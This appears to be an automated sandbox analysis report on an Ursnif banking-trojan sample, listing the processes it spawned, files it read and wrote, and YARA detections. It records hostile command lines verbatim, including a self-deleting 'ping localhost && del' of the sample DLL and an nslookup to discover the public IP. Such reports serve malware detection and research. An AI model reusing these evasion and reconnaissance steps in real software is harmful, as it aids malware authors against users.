C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4097	success or wait	1	7FFA4EE5B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFA4EE5B9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFA4EE462DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23116	success or wait	1	7FFA4EE463B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFA4EF312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFA4EF312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFA4EF312E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	7FFA4B96B526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	62	success or wait	1	7FFA4B96B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFA4B96B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFA4B96B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFA4B96B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFA4B96B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFA4B96B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFA4B96B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFA4B96B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA4B96B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFA4B96B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFA4B96B526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	6	7FFA4B96B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFA4B96B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFA4B96B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA4B96B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA4B96B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFA4B96B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFA4B96B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFA4B96B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	129	7FFA4B96B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFA4B96B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFA4B96B526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFA4B96B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA4B96B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA4B96B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFA4B96B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFA4B96B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFA4B96B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFA4B96B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFA4EF312E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFA4EF312E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	7	7FFA4B96B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFA4B96B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFA4B96B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA4B96B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA4B96B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFA4B96B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFA4B96B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFA4B96B526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFA4EF312E7	ReadFile
C:\Users\user\AppData\Local\Temp\f2vxj03f\f2vxj03f.dll	unknown	4096	success or wait	1	7FFA4B96B526	ReadFile
C:\Users\user\AppData\Local\Temp\ci1gjuu1\ci1gjuu1.dll	unknown	4096	success or wait	1	7FFA4B96B526	ReadFile
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	212B87088F2	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFA4B96B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFA4B96B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFA4B96B526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFA4B96B526	ReadFile

Analysis Process: conhost.exe PID: **588**, Parent PID: **6092**

General

Target ID:	19
Start time:	18:13:14
Start date:	22/04/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff77f440000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: **4572**, Parent PID: **6092**

General

Target ID:	21
Start time:	18:13:29
Start date:	22/04/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\f2vxj03f\f2vxj03f.cmdline
Imagebase:	0x7ff6eb830000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
c:\Users\user\AppData\Local\Temp\f2vxj03f\CSCE6C104441B84417C9AABF578684269B5.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FF6EB8AE907	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\f2vxj03f\CSCE6C104441B84417C9AABF578684269B5.TMP	success or wait	1	7FF6EB8AE740	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\f2vxj03f\CSCE6C104441B84417C9AABF578684269B5.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFileInfo$TranslationStringFileInf	success or wait	1	7FF6EB8AED5B	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\f2vxj03f\f2vxj03f.cmdline	unknown	371	success or wait	1	7FF6EB841EE7	ReadFile
C:\Users\user\AppData\Local\Temp\f2vxj03f\f2vxj03f.0.cs	unknown	411	success or wait	1	7FF6EB841EE7	ReadFile

Analysis Process: control.exe PID: **5304**, Parent PID: **6768**

General

Target ID:	22
Start time:	18:13:31
Start date:	22/04/2022
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff7500b0000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000016.00000000.660579754.0000000000CB0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000016.00000003.662858481.0000022D46E6C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000016.00000000.661182267.0000000000CB0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000016.00000003.662961657.0000022D46E6C000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000016.00000000.662297530.0000000000CB0000.00000040.80000000.00040000.00000000.sdmp, Author: Joe Security

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	CB88F2	ReadFile

Analysis Process: cvtres.exe PID: **5316**, Parent PID: **4572**

General	
Target ID:	23
Start time:	18:13:32
Start date:	22/04/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESFC15.tmp" "c:\Users\user\AppData\Local\Temp\f2vxj03f\CSCE6C104441B84417C9AABF578684269B5.TMP"
Imagebase:	0x7ff6eae70000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: **3108**, Parent PID: **6092**

General	
Target ID:	24
Start time:	18:13:43
Start date:	22/04/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\ci1gjuu1\ci1gjuu1.cmdline
Imagebase:	0x7ff6eb830000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: **3204**, Parent PID: **3108**

General	
Target ID:	25
Start time:	18:13:45
Start date:	22/04/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES319C.tmp" "c:\Users\user\AppData\Local\Temp\ci1gjuu1\CSCFDAADE721EC5455F89368A25D31BABAB.TMP"
Imagebase:	0x7ff6eae70000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: **684**, Parent PID: **5304**

General	
Target ID:	26

Start time:	18:13:47
Start date:	22/04/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff74fc70000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **3616**, Parent PID: **684**

General

Target ID:	27
Start time:	18:14:03
Start date:	22/04/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\nhLAwAo49f.dll
Imagebase:	0x7ff602050000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **1348**, Parent PID: **3616**

General

Target ID:	28
Start time:	18:14:04
Start date:	22/04/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff77f440000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: PING.EXE PID: **4028**, Parent PID: **3616**

General

Target ID:	29
Start time:	18:14:05
Start date:	22/04/2022
Path:	C:\Windows\System32\PING.EXE
Wow64 process (32bit):	false
Commandline:	ping localhost -n 5
Imagebase:	0x7ff7b6c20000
File size:	21504 bytes
MD5 hash:	6A7389ECE70FB97BFE9A570DB4ACCC3B

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: RuntimeBroker.exe PID: **3808**, Parent PID: **684**

General	
Target ID:	31
Start time:	18:14:27
Start date:	22/04/2022
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff7b5d10000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: **6472**, Parent PID: **5304**

General	
Target ID:	32
Start time:	18:14:53
Start date:	22/04/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	
Commandline:	"C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL -h
Imagebase:	
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **6232**, Parent PID: **684**

General	
Target ID:	33
Start time:	18:15:30
Start date:	22/04/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	
Commandline:	cmd /C "nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\F5DD.bi1"
Imagebase:	
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

No disassembly